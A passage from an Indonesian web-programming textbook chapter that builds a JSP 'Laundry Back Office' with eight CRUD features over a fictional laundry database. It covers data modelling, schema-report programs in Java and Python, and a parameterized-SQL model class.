Pertanyaan 5: apa yang dicetak, dan bagaimana di-*escape*? Setiap teks yang berasal dari pengguna atau dari basis data dicetak melalui fungsi *escaping*: `<c:out>` di JSP, `@` di Razor, `{{ }}` di Jinja, `h()` di Java kita. Peramban harus menerima `<script>`, tidak pernah `<script>`. Soal 12.9 memperlihatkan satu tempat di mana aturan ini paling sering dilanggar saat ini: JavaScript yang menaruh data ke dalam `innerHTML`.

Pertanyaan 6: bagaimana Anda akan membuktikan bahwa ia bekerja? Sebelum menulis kode, tuliskan tiga atau empat permintaan dan apa yang harus kembali, termasuk satu yang harus ditolak. Soal 12.4 mengubah daftar ini menjadi program yang memeriksa setiap fitur melalui HTTP sungguhan dalam sekitar satu detik.

Gambar 12.1 menyatukan Pertanyaan 1, 3, 4, dan 6 untuk bentuk yang paling umum dari semuanya, yaitu satu formulir. Itulah bentuk Soal 12.2, 12.5, 12.7, dan 12.11, dan bentuk ini layak dihafal: `GET` menampilkan formulir dengan token baru di dalamnya; `POST` kembali membawa isian dan token; token yang salah langsung mengakhiri permintaan; isian yang salah menampilkan formulir yang sama lagi, lengkap dengan apa yang sudah diketik dan pesan di sebelah setiap kekeliruan; dan hanya formulir yang sepenuhnya sah yang mengubah basis data, sesudah itu *server* menjawab dengan *redirect* agar menekan *Reload* tidak dapat mengulangi perubahan. Aturan terakhir ini bernama *Post/Redirect/Get*.



Gambar 12.1 Riwayat hidup satu formulir. Hanya formulir sah dengan token sah yang sampai ke basis data, dan perubahan yang berhasil selalu diakhiri dengan *redirect*.

> **URUTANNYA PENTING.** Permintaan lebih dulu, lalu *state*, lalu izin, lalu pemeriksaan, lalu pencetakan, lalu bukti, dan baru sesudahnya halaman. Setiap jawaban mempersempit jawaban berikutnya. Tim yang mulai dari halaman akan memindah-mindahkan *state* pada malam terakhir, ketika setiap halaman sudah bergantung pada tempat *state* itu semula.

12.3 Kasus dan Kode dalam Bab Ini

Kesebelas soal memakai satu usaha dan satu himpunan data: Profitina Laundry, sebuah *laundry* rekaan di Surabaya dengan tiga gerai (Rungkut, Keputih di dekat kampus, dan Wiyung), empat belas karyawan, dua belas layanan mulai dari *wash, dry & fold* seharga Rp 8.000 per kilogram

hingga setelan jas dua potong seharga Rp 65.000, 256 pelanggan, 2.953 nota, 3.319 pembayaran, dan 8.802 baris jejak audit, satu tahun usaha yang berakhir pada 30 September 2026 pukul 21.00. Ketujuh tabelnya adalah `Outlet`, `Employee`, `Customer`, `Service`, `Bill`, `Payment`, dan `StatusLog`. Program Java, JSP, PHP, dan Python membaca berkas SQLite `laundry.db`; proyek ASP.NET membaca data yang sama dari ekspor CSV-nya, dengan alasan yang dijelaskan di bawah.

Kodenya berada dalam satu folder, `Code_new/Chapter12`, dengan susunan seperti pada **Tabel 12.2**. `README.md`-nya menjelaskan cara menjalankan setiap program di Windows, macOS, dan Linux, dari terminal maupun dari VS Code, dan `VERIFIED.md`-nya mencatat apa persisnya yang telah dijalankan.

Tabel 12.2 Folder-folder kode bab ini. Setiap program menyebutkan, pada komentar pertamanya, perintah untuk menjalankannya.

Folder	Isinya	Kebutuhan
`data/`	`laundry.db` dan ekspor CSV-nya `csv/`	tidak ada
`jsp/`	Laundry Back Office dalam JSP (Soal 12.1 sampai 12.4), modelnya `Office.java`, pembuat WAR	JDK 17 atau lebih baru
`minijsp/`	mesin JSP kecil yang ditulis untuk buku ini, agar halaman JSP berjalan tanpa Tomcat	JDK 17 atau lebih baru
`java/`	Back Office di atas *server* HTTP bawaan JDK, dan setiap soal baru dalam Java	JDK, `lib/sqlite-jdbc`
`python/`	Back Office dalam Flask, dan setiap soal baru dalam Python	Python 3.11+, Flask
`aspnet/LaundryPages/`	halaman Razor untuk Soal 12.5 sampai 12.11	.NET 10 SDK
`webforms/`	versi Web Forms dari Soal 12.5, 12.7, dan 12.8, untuk dibaca	Windows, .NET Framework 4.8
`php/`	halaman PHP untuk Soal 12.10	PHP 8 dengan PDO
`design/`	*stylesheet* dan pemeriksa kontras Soal 12.3	Python atau JDK
`tests/`	uji penerimaan, skrip-skrip pemeriksa, `run_all.sh`	Python 3, Playwright untuk dua pemeriksaan
`deploy/`, `figures/`, `outputs/`	Dockerfile dan `.gitignore`; pembuat diagram; setiap hasil yang dicetak	Git, Graphviz

Port. Setiap *server* di bab ini mendengarkan pada *port*-nya sendiri antara 9200 dan 9299, sehingga dua *server* tidak mungkin bertabrakan: Back Office JSP di 9201, versi *server* JDK di 9202, versi Flask di 9203, halaman Razor di 9210, versi Java dari soal-soal baru di 9220 sampai 9228, versi Python di 9221 sampai 9229, dan PHP di 9240.

Apa yang dijalankan, dan apa yang tidak. Tiga hal dalam bab ini tidak dapat dijalankan di mesin tempat bab ini ditulis, dan teksnya menyatakan hal itu setiap kali. *Tomcat* tidak dapat diunduh, sehingga halaman-halaman JSP dijalankan di atas **MiniJSP**, mesin JSP sekitar 1.600 baris Java yang menerjemahkan setiap halaman menjadi kelas *servlet*, mengompilasinya dengan *compiler* di dalam JDK, lalu melayaninya dengan *server* HTTP bawaan JDK. Mesin itu mengikuti model penerjemahan spesifikasi JSP [2] dan mengenal direktif, *scriptlet*, *expression*, EL, serta tag inti JSTL `c:out`, `c:set`, `c:if`, `c:choose`, dan `c:forEach`, yaitu semua yang dipakai halaman-halaman bab ini; salinannya di `minijsp/` mendapat tiga tambahan kecil untuk bab ini, masing-masing ditandai di kode sumbernya (ia menolak melayani `WEB-INF`, seperti Tomcat; ia dapat mengganti id sesi saat *login*; *cookie* sesinya menyatakan `SameSite=Lax`). Halaman yang sama dikemas untuk Tomcat 10.1 oleh `jsp/build-war.sh`, yang *telah* dijalankan, dan *scriptlet*-nya hanya memakai metode yang juga ada dengan nama yang sama pada antarmuka Jakarta Servlet

6.0 [3]. *NuGet*, *server* paket .NET, diblokir, sehingga halaman Razor hanya memakai *shared framework* dan membaca ekspor CSV; satu baris yang memindahkannya ke `laundry.db` (`dotnet add package Microsoft.Data.Sqlite`, lalu membangun dengan `-p:UseSqlite=true`) diberikan, dan kode di baliknya ada tetapi hanya dikompilasi bila sakelar itu dinyalakan. *Web Forms* hanya berjalan di Windows dengan .NET Framework, sehingga halaman-halamannya diperlihatkan untuk dibaca di samping bentuk Razor Pages-nya, yang dijalankan. Selebihnya dijalankan semua: ketiga versi Back Office lulus 21 pemeriksaan yang sama, halaman Razor dibangun dengan .NET 10 SDK dan dikendalikan melalui HTTP serta di peramban Chromium tanpa layar, dan PHP, Java, serta Python dijalankan pada data yang sama.

12.4 Proyek: Situs Web JSP dengan Delapan Fitur CRUD

> **SOAL.** Build your own website with JSP (Java/Jakarta Server Pages). You may continue a website you built before or start from a fresh idea. It must have at least eight CRUD (Create, Read, Update, Delete) features; once it works, make it the most beautiful website you can. Write a report containing the database design (the conceptual and the physical data model), a list of the features, screenshots, and a brief explanation of each feature. For a team, state each member's job and share of the work, for example "Putri Widyasari 55%: …, Tanoyo Muliawan 45%: …". Put the website on a free web host and its source code in a public repository.
>
> *Dengan kata lain:* bangunlah situs web Anda sendiri dengan JSP, boleh melanjutkan situs yang pernah Anda buat atau mulai dari gagasan baru, dengan sedikitnya delapan fitur CRUD (buat, baca, ubah, hapus); setelah berjalan, jadikan seindah mungkin. Tulislah laporan berisi rancangan basis data (model data konseptual dan fisik), daftar fitur, tangkapan layar, dan penjelasan singkat setiap fitur, serta, untuk tim, tugas dan bagian kerja setiap anggota. Pasanglah situs itu di layanan *hosting* gratis dan kode sumbernya di repositori publik.

Dengan bahasa kita sendiri. Satu situs web, empat keluaran, dan keempatnya jauh lebih mudah dibangun sebagai empat soal daripada sebagai satu, dengan urutan sesuai ketergantungan masing-masing pada yang sebelumnya.

- **Soal 12.1**: data yang dikerjakan kedelapan fitur, digambar sebagai model konseptual dan ditulis sebagai model fisik, serta cara menghasilkan model fisik dari basis data itu sendiri agar laporan tidak pernah berbeda dari kenyataannya.
- **Soal 12.2**: kedelapan fitur, sebagai halaman JSP di atas satu kelas model, dan fitur yang sama di atas *server* HTTP JDK dan di Flask.
- **Soal 12.3**: "situs web terindah", diubah menjadi aturan yang dapat diperiksa: sedikit warna bernama yang kontrasnya diukur, satu langkah jarak, satu skala huruf, fokus yang terlihat, dan tata letak yang tetap bekerja di ponsel.
- **Soal 12.4**: bukti dan penyerahan: uji penerimaan melalui HTTP, tangkapan layar yang diambil oleh program, laporan, berkas WAR untuk Tomcat, kontainer untuk *hosting* gratis, dan repositori yang berisi kode tanpa rahasia.

Situs web yang mana? Bab 8 membangun Laundry *Desk*, sisi kasir toko: pelanggan, nota, dan pembayaran. Bab ini membangun sisi lainnya, **Laundry Back Office** yang dipakai pemilik: daftar harga dan gerai. Empat fitur mengelola layanan (daftar dan pencarian, tambah, ubah, hapus) dan empat mengelola gerai (ikhtisar, buka, ubah, tutup). Setiap huruf CRUD muncul dua kali, kedua penghapusannya persis jenis yang kadang harus ditolak basis data, dan kedelapan fitur itu muat dalam masing-masing dua halaman JSP. *Login* diperlukan, sebab situs publik yang dapat menghapus daftar harga adalah situs publik yang dapat dikosongkan siapa saja, tetapi *login* tidak dihitung di antara kedelapan fitur.


12.4.1 Soal 12.1 — Model data, konseptual dan fisik

> **SOAL.** Give the database design of the website: its conceptual data model and its physical data model.
>
> *Dengan kata lain:* berikan rancangan basis data situs itu, yaitu model data konseptual dan model data fisiknya.

Dengan bahasa kita sendiri. Dua gambar dari data yang sama pada dua jarak pandang. Model *konseptual* adalah apa yang akan dikenali pemilik toko: hal-hal yang dibicarakan usaha itu dan bagaimana semuanya berhubungan, tanpa tipe data dan tanpa SQL. Model *fisik* adalah apa yang benar-benar berada di basis data: tabel, kolom, tipe, kunci, dan *constraint*. Laporan memerlukan keduanya, dan memerlukan yang kedua itu *benar*. Kedengarannya mudah, padahal tidak, sebab tabel kolom yang digambar dengan tangan sudah usang pada saat pertama kali seseorang menambahkan kolom.

> **DEFINISI.** *Entitas* adalah sesuatu yang fakta-faktanya disimpan oleh usaha (gerai, layanan, nota). *Relasi* menghubungkan dua entitas, dan *kardinalitas*-nya menyatakan berapa banyak yang satu berpasangan dengan satu yang lain: satu gerai menerima *banyak* nota, satu nota diterima di *satu* gerai, ditulis 1 : N. Dalam model fisik, entitas menjadi *tabel*, relasi 1 : N menjadi kolom *foreign key* di sisi N, dan setiap fakta menjadi *kolom* dengan tipenya [4].

Rancangan, langkah demi langkah. Mulailah dari kedelapan fitur dan garis bawahi kata bendanya: *layanan*, *harga*, *gerai*, *alamat*, *telepon*, *tanggal buka*, *nota*, *karyawan*, *antrean*. Kata benda yang memiliki fakta sendiri menjadi entitas: Service (deskripsi dan harga), Outlet (nama, alamat, telepon, tanggal buka), Bill, Employee. Kata benda yang hanya satu fakta menjadi atribut: *harga* milik Service, *telepon* milik Outlet. *Antrean* sama sekali bukan kata benda tersendiri: ia adalah "nota-nota sebuah gerai yang statusnya `queued`", sebuah pertanyaan yang diajukan kepada Bill. Lalu kata kerja di antara entitas menjadi relasi: karyawan *bekerja di* gerai, nota *diterima di* gerai, nota *memakai* layanan, karyawan *menerima* nota. Keempatnya 1 : N. **Gambar 12.2** menggambarnya, dengan bagian lain basis data Laundry berwarna abu-abu, karena kedelapan fitur hanya membaca tabel-tabel itu melalui Bill.



Gambar 12.2 Model konseptual kedelapan fitur. Outlet dan Service adalah entitas yang diubah fitur-fitur itu; setiap garis bersifat satu-ke-banyak.

Dua akibat gambar itu penting bagi fitur-fiturnya, dan ada gunanya melihat keduanya *sebelum* menulis kode apa pun. Pertama, Outlet dan Service sama-sama berada di sisi "1" relasinya dengan Bill, sehingga menghapus layanan yang tercantum pada sebuah nota, atau menutup gerai yang masih memiliki nota atau karyawan, akan meninggalkan baris-baris yang menunjuk ke kekosongan. Model fisik harus melarangnya, dan fitur F4 serta F8 harus mengubah penolakan itu menjadi kalimat yang dapat dibaca manusia. Kedua, sebuah nota menyimpan apa yang *ditagihkannya* (`Bill.payment`), disalin dari harga pada saat nota itu diterima. Karena itulah fitur F3 boleh mengubah harga dengan leluasa: nota bulan lalu tetap berharga bulan lalu.

Model fisik, dari basis data itu sendiri. Basis data Laundry sudah ada, dengan tabel-tabel **Gambar 12.2** beserta *foreign key*-nya, dideklarasikan dalam `schema.sqlite.sql` dan `schema.mysql.sql`. Yang diperlukan laporan adalah tabel yang setia terhadapnya. Alih-alih menyalinnya dengan tangan, kita bertanya kepada basis data. Setiap basis data relasional dapat menggambarkan dirinya sendiri: JDBC menyediakan `DatabaseMetaData` dengan `getTables`, `getColumns`, `getPrimaryKeys`, dan `getImportedKeys`, dan SQLite menjawab `PRAGMA table_info` serta `PRAGMA foreign_key_list` [5]. Halaman atau program yang mengajukan pertanyaan-pertanyaan ini mencetak model fisik sebagaimana *adanya*, dan dapat dijalankan lagi sehari sebelum laporan diserahkan.

Penyelesaian JSP. Kelas model Back Office, `Office.java` (**Kode 12.4** pada Soal 12.2), memiliki metode `dataModel()` yang menanyakan kepada JDBC setiap tabel, kolom-kolomnya, kunci primernya, dan *foreign key* yang diimpornya, lalu mengembalikannya sebagai daftar *map*. Halaman pada **Kode 12.1** mencetak daftar itu; halaman inilah tautan *Data model* di navigasi setiap halaman.

Kode 12.1 `schema.jsp`: model data fisik, dibaca dari basis data yang hidup pada setiap permintaan.

```
<%@ page contentType="text/html; charset=UTF-8" import="laundry.office.*" %>
<%@ taglib prefix="c" uri="jakarta.tags.core" %>
<%-- schema.jsp - Problem 12.1: the physical data model, read from the live database. --%>
<%@ include file="/WEB-INF/jspf/guard.jspf" %>
<%
    request.setAttribute("tables", office.dataModel());
%>
<c:set var="title" value="Data model"/>
<%@ include file="/WEB-INF/jspf/header.jspf" %>
<p>Read from the database on every request, so this page can never disagree with it.</p>
<c:forEach var="t" items="${tables}">
  <h2><c:out value="${t.name}"/> <small><c:out value="${t.rows}"/> rows</small></h2>
  <table class="compact">
    <thead><tr><th>Column</th><th>Type</th><th>Null?</th><th>Key</th></tr></thead>
    <tbody>
    <c:forEach var="col" items="${t.columns}">
      <tr><td><c:out value="${col.name}"/></td><td><c:out value="${col.type}"/></td>
          <td><c:out value="${col.nullable}"/></td><td><c:out
value="${col.key}"/></td></tr>
    </c:forEach>
    </tbody>
  </table>
</c:forEach>
<%@ include file="/WEB-INF/jspf/footer.jspf" %>
```

Java. Untuk laporannya sendiri kita memerlukan teks, bukan halaman web. **Kode 12.2** memanggil metode `dataModel()` yang sama dan mencetak satu tabel Markdown per tabel, siap ditempelkan ke dokumen.

Kode 12.2 `SchemaReport.java`: model fisik sebagai Markdown, melalui kelas model yang dipakai halaman JSP.

```
// SchemaReport.java - Problem 12.1: print the physical data model as a Markdown table for
the write-up.
// It asks the database itself (through Office.dataModel(), the same method schema.jsp
uses),
// so the document can never disagree with the tables it describes.
//   javac -d out SchemaReport.java $(find ../jsp/src -name '*.java')
//   java -cp "out:../lib/sqlite-jdbc-3.53.2.0.jar" SchemaReport Outlet Service Bill
import java.util.*;
import laundry.office.Office;

public class SchemaReport {
    @SuppressWarnings("unchecked")
    public static void main(String[] args) throws Exception {
        Set<String> wanted = new HashSet<>(Arrays.asList(args));        // no arguments:
every table
        for (Map<String, Object> t : Office.of(null).dataModel()) {
            if (!wanted.isEmpty() && !wanted.contains(t.get("name"))) continue;
            System.out.println("### " + t.get("name") + " (" + t.get("rows") + " rows)");
            System.out.println("| Column | Type | Null? | Key |");
            System.out.println("|:--|:--|:--|:--|");
            for (Map<String, Object> c : (List<Map<String, Object>>) t.get("columns"))
                System.out.println("| " + c.get("name") + " | " + c.get("type") + " | "
                                   + c.get("nullable") + " | " + c.get("key") + " |");
            System.out.println();
        }
    }
}
```

Python. Kode 12.3 bertanya langsung kepada SQLite dengan dua pernyataan `PRAGMA`-nya.

Kode 12.3 `schema_report.py`: laporan yang sama dari uraian SQLite sendiri tentang tabel-tabelnya.

```
# schema_report.py - Problem 12.1: print the physical data model as a Markdown table for
the write-up.
# It asks SQLite itself (PRAGMA table_info and foreign_key_list), so the document cannot
drift.
#     python schema_report.py Outlet Service Bill        (no names: every table)
import os
import sqlite3
import sys

DB = os.environ.get("LAUNDRY_DB", os.path.join(os.path.dirname(__file__), "..", "data",
"laundry.db"))
con = sqlite3.connect(DB)
wanted = set(sys.argv[1:])
tables = [r[0] for r in con.execute(
    "SELECT name FROM sqlite_master WHERE type = 'table' AND name NOT LIKE 'sqlite_%' ORDER
BY name")]
for t in tables:
    if wanted and t not in wanted:
        continue
    fks = {r[3]: f"{r[2]}.{r[4]}" for r in con.execute(f"PRAGMA foreign_key_list({t})")}  #
from -> table.to
    count = con.execute(f"SELECT COUNT(*) FROM {t}").fetchone()[0]                    # t
is a real table name
    print(f"### {t} ({count} rows)")
    print("| Column | Type | Null? | Key |")
    print("|:--|:--|:--|:--|")
    for cid, name, ctype, notnull, default, pk in con.execute(f"PRAGMA table_info({t})"):
        key = "PK" if pk else f"FK to {fks[name]}" if name in fks else ""
        print(f"| {name} | {ctype} | {'NOT NULL' if notnull or pk else 'NULL'} | {key} |")
    print()
```

Dijalankan untuk tiga tabel kedelapan fitur, `python schema_report.py Outlet Service Bill` mencetak:

```
### Bill (2953 rows)
| Column | Type | Null? | Key |
|:--|:--|:--|:--|
| id | CHAR(5) | NOT NULL | PK |
| arrived | DATETIME | NOT NULL |  |
| finished | DATETIME | NULL |  |
| departed | DATETIME | NULL |  |
| status | VARCHAR(8) | NOT NULL |  |
| rack | VARCHAR(3) | NOT NULL |  |
| unit | INT | NOT NULL |  |
| payment | DECIMAL(10,2) | NOT NULL |  |
| Customer_id | CHAR(5) | NOT NULL | FK to Customer.id |
| Employee_id | CHAR(5) | NOT NULL | FK to Employee.id |
| Service_id | VARCHAR(5) | NOT NULL | FK to Service.id |
| Outlet_id | CHAR(3) | NULL | FK to Outlet.id |

### Outlet (3 rows)
| Column | Type | Null? | Key |
|:--|:--|:--|:--|
| id | CHAR(3) | NOT NULL | PK |
| name | VARCHAR(50) | NOT NULL |  |
| address | VARCHAR(200) | NOT NULL |  |
| phone | VARCHAR(30) | NOT NULL |  |
| opened | DATE | NOT NULL |  |

### Service (12 rows)
| Column | Type | Null? | Key |
|:--|:--|:--|:--|
| id | VARCHAR(5) | NOT NULL | PK |
| description | VARCHAR(50) | NOT NULL |  |
| price | DECIMAL(7,2) | NOT NULL |  |
```

Baris demi baris. Di dalam `dataModel()`, `md.getTables(null, null, "%", new String[]{"TABLE"})` meminta setiap tabel biasa (`%` adalah pola "apa saja" dalam SQL, dan saringan `TABLE` membuang *view* dan indeks); tabel pembukuan milik SQLite sendiri, yang namanya diawali `sqlite_`, dilewati. Untuk setiap tabel, `getPrimaryKeys` memberikan kolom kunci dan `getImportedKeys` memberikan *foreign key*, masing-masing sebagai "kolom ini merujuk ke kolom tabel itu". Laporan Python melakukan hal yang sama dengan `PRAGMA foreign_key_list(t)`, yang barisnya memuat tabel rujukan di posisi 2, kolom lokal di posisi 3, dan kolom rujukan di posisi 4. Kedua program menyusun SQL dengan nama tabel di dalamnya (`SELECT COUNT(*) FROM Bill`); hal itu aman di sini, dan hanya di sini, karena nama-nama tersebut berasal dari katalog basis data sendiri, tidak pernah dari pengguna.

Laporan Java mencetak baris yang sama dengan satu perbedaan, dan perbedaan itu mendidik: kolom `price` dan `payment`-nya bertuliskan `DECIMAL`, bukan `DECIMAL(7,2)` dan `DECIMAL(10,2)`. *Driver* JDBC melaporkan *keluarga tipe* dan, untuk kolom teks, panjangnya (`CHAR(5)`), tetapi untuk desimal angka presisi *driver* ini bukan angka yang dideklarasikan, sehingga `SchemaReport` hanya mencetak keluarganya daripada mencetak sesuatu yang keliru. `PRAGMA table_info` mengembalikan teks deklarasi setiap tipe dengan tepat. Bila dua alat tidak sepakat, yang membaca deklarasinya yang menang, dan ada baiknya Anda tahu mengapa yang lain berbeda sebelum memercayai salah satunya.

Penyelesaian keliru yang menggoda. Gambarlah model fisik sekali, dengan tangan, pada awal proyek, lalu tempelkan ke laporan di akhir. Pada saat itu gambarnya sudah keliru di sana-sini (kolom yang berganti nama, kunci yang ditambahkan, `NOT NULL` yang dihapus), dan pembaca laporan tidak dapat mengetahui bagian mana yang masih benar. Versi kedua yang lebih berbahaya dari kesalahan yang sama adalah *mendeklarasikan foreign key* yang tidak *ditegakkan* basis data: SQLite hanya memeriksa *foreign key* pada koneksi yang telah menjalankan `PRAGMA`

`foreign_keys = ON`, dan karena itulah setiap koneksi di bab ini menjalankannya lebih dulu (lihat `open()` pada **Kode 12.4**). Rancangan berkata "sebuah nota memerlukan layanannya"; hanya basis data yang dapat mewujudkannya.

> **UJI DIRI.** Pemilik ingin mencatat layanan apa saja yang ditawarkan setiap gerai, karena gerai Wiyung tidak mencuci sepatu. Gambarlah relasi barunya, sebutkan kardinalitasnya, dan jelaskan bagaimana relasi itu menjadi tabel.
>
> *Jawaban.* Satu gerai menawarkan banyak layanan, dan satu layanan ditawarkan di banyak gerai: relasinya banyak-ke-banyak, N : M. Basis data relasional tidak dapat menyimpan N : M secara langsung; relasi itu menjadi tabel baru, `OutletService(Outlet_id, Service_id)`, yang kunci primernya adalah pasangan kedua kolom itu dan masing-masing kolomnya adalah *foreign key*, satu ke `Outlet` dan satu ke `Service`. Jalankan `schema_report.py OutletService` sesudahnya, dan tabel itu muncul lengkap dengan kedua *foreign key*-nya, tanpa dokumen yang harus disunting dengan tangan.

12.4.2 Soal 12.2 — Delapan fitur CRUD dalam JSP

> **SOAL.** Using JSP, give the website at least eight features that together create, read, update and delete data.
>
> *Dengan kata lain:* dengan JSP, lengkapi situs itu dengan sedikitnya delapan fitur yang bersama-sama membuat, membaca, mengubah, dan menghapus data.

Dengan bahasa kita sendiri. Delapan hal yang dapat *dilakukan* pemilik, yang masing-masing membaca atau mengubah baris-baris basis data, ditulis sebagai halaman JSP. *Login* dan *logout* tidak dihitung, demikian pula halaman yang hanya ada untuk membuat halaman lain bekerja.


Rancangan. Tabel 12.3 menerapkan Pertanyaan 1 dan 3 dari Subbab 12.2 pada kedelapan fitur: permintaan setiap fitur, siapa yang boleh mengirimnya, dan huruf CRUD yang dijalankannya.

Tabel 12.3 Delapan fitur Laundry Back Office. Semuanya untuk pemilik yang sudah *login*, dan setiap perubahan adalah POST.

#	Fitur	Permintaan (versi JSP)	CRUD
F1	Daftar harga dengan pencarian dan seberapa sering setiap layanan dipesan	`GET services.jsp?q=`	R
F2	Menambah layanan	`GET`, `POST service-form.jsp`	C
F3	Mengubah deskripsi atau harga layanan	`GET`, `POST service-form.jsp?id=S0013`	U
F4	Menghapus layanan (ditolak selama nota memakainya)	`POST service-delete.jsp`	D
F5	Ikhtisar gerai, dengan staf dan antreannya	`GET outlets.jsp`	R
F6	Membuka gerai	`GET`, `POST outlet-form.jsp`	C
F7	Mengubah gerai	`GET`, `POST outlet-form.jsp?id=O04`	U
F8	Menutup gerai (ditolak selama masih ada karyawan atau nota miliknya)	`POST outlet-delete.jsp`	D

Pertanyaan 2 menentukan di mana setiap bagian *state* tinggal, dan jawabannya singkat. Layanan dan gerai tinggal di basis data. *Siapa yang login* dan *token formulir* tinggal di sesi. Baris-baris yang dicetak halaman tinggal di *request*, tepat untuk satu tanggapan. Pesan sekali tampil ("Service added.") tinggal di sesi di antara `POST` yang memasangnya dan `GET` yang menampilkan lalu menghapusnya; begitulah sebuah pesan bertahan melewati *redirect*.

Di mana kodenya ditaruh. Satu halaman JSP dapat memuat segalanya: SQL di dalam *scriptlet*, HTML di sekelilingnya. Contoh-contoh JSP lama yang banyak beredar melakukan persis hal itu, dan itulah jalan tercepat menuju halaman yang tidak dapat diubah dengan aman oleh siapa pun. Di sini halaman hanya memuat tiga hal: penjaga, beberapa baris yang memanggil model dan menaruh hasilnya di *request*, dan HTML yang mencetaknya. Setiap pernyataan SQL dan setiap aturan tinggal di satu kelas Java biasa, `Office`, yang tidak tahu apa-apa tentang HTML maupun *servlet*. **Gambar 12.3** memperlihatkan hasilnya: kelas model yang sama melayani halaman JSP dan versi *server* JDK, dan versi Flask berbentuk sama dalam bahasa lain.



Gambar 12.3 Satu model, tiga ujung depan. Halaman JSP dan *server* JDK berbagi `Office.java`; versi Flask mencerminkannya dengan `sqlite3`.

Modelnya. **Kode 12.4** adalah model seutuhnya: koneksi dengan *foreign key* dinyalakan, tiga fungsi bantu untuk menjalankan SQL dengan *placeholder* `?`, kueri dan aturan kedelapan fitur, model fisik dari Soal 12.1, *login* pemilik, dan token formulir.

Kode 12.4 `Office.java`: model Back Office. Setiap aturan dan setiap pernyataan SQL kedelapan fitur ada di sini, dan tidak ada apa pun tentang HTML.

```java
package laundry.office;

import java.security.MessageDigest;
import java.security.SecureRandom;
import java.sql.*;
import java.time.LocalDate;
import java.time.format.DateTimeParseException;
import java.util.*;
import javax.crypto.SecretKeyFactory;
import javax.crypto.spec.PBEKeySpec;

/**
 * The model of the Laundry Back Office (Problems 12.1 to 12.4): every SQL statement the
 * eight features need, and nothing about HTML. The JSP pages and the JDK-server version
 * both call this class, so the rules live in one place.
 * Each method opens its own connection: simple, and safe when requests arrive together.
 */
public final class Office {
    private final String url;

    private Office(String url) { this.url = url; }

    /** The database named by LAUNDRY_DB_URL, else by the page's setting, else
../data/laundry.db. */
    public static Office of(String configured) {
        String env = System.getenv("LAUNDRY_DB_URL");
        if (env != null && !env.isBlank()) return new Office(env);
        if (configured != null && !configured.isBlank()) return new Office(configured);
        return new Office("jdbc:sqlite:../data/laundry.db");
    }

    private Connection open() throws SQLException {
        Connection c = DriverManager.getConnection(url);
        if (url.startsWith("jdbc:sqlite:")) {
            try (Statement s = c.createStatement()) {
                s.execute("PRAGMA foreign_keys = ON");   // SQLite checks foreign keys only
when asked
            }
        }
        return c;
    }
```

Kode 12.4 (Lanjutan) *Office.java: model Back Office. Setiap aturan dan setiap pernyataan SQL kedelapan fitur ada di sini, dan tidak ada apa pun tentang HTML.*

```
    /** Rows of a SELECT with ? placeholders, each row a map from column label to value. */
    public List<Map<String, Object>> rows(String sql, Object... args) throws SQLException {
        try (Connection c = open(); PreparedStatement st = c.prepareStatement(sql)) {
            for (int i = 0; i < args.length; i++) st.setObject(i + 1, args[i]);
            try (ResultSet rs = st.executeQuery()) {
                List<Map<String, Object>> out = new ArrayList<>();
                ResultSetMetaData md = rs.getMetaData();
                while (rs.next()) {
                    Map<String, Object> row = new LinkedHashMap<>();
                    for (int i = 1; i <= md.getColumnCount(); i++)
row.put(md.getColumnLabel(i), rs.getObject(i));
                    out.add(row);
                }
                return out;
            }
        }
    }

    private Map<String, Object> row(String sql, Object... args) throws SQLException {
        List<Map<String, Object>> r = rows(sql, args);
        return r.isEmpty() ? null : r.get(0);
    }

    private void run(String sql, Object... args) throws SQLException {
        try (Connection c = open(); PreparedStatement st = c.prepareStatement(sql)) {
            for (int i = 0; i < args.length; i++) st.setObject(i + 1, args[i]);
            st.executeUpdate();
        }
    }

    /** 8000 -> "Rp 8.000", the Indonesian way of writing rupiah. */
    public static String rupiah(Object n) {
        long v = n == null ? 0 : ((Number) n).longValue();
        return "Rp " + String.format(Locale.ROOT, "%,d", v).replace(',', '.');
    }

    // ---------------------------------------------------------- F1 to F4: the price
list
```

Kode 12.4 (Lanjutan) *Office.java: model Back Office. Setiap aturan dan setiap pernyataan SQL kedelapan fitur ada di sini, dan tidak ada apa pun tentang HTML.*

```
    /** F1: services whose id or description contains q, with how often each was ordered.
*/
    public List<Map<String, Object>> services(String q) throws SQLException {
        String like = "%" + (q == null ? "" : q.trim()) + "%";
        List<Map<String, Object>> list = rows("""
                SELECT s.id, s.description, s.price, COUNT(b.id) AS bills
                  FROM Service s LEFT JOIN Bill b ON b.Service_id = s.id
                 WHERE s.id LIKE ? OR s.description LIKE ?
                 GROUP BY s.id, s.description, s.price
                 ORDER BY s.id""", like, like);
        for (Map<String, Object> r : list) r.put("priceText", rupiah(r.get("price")));
        return list;
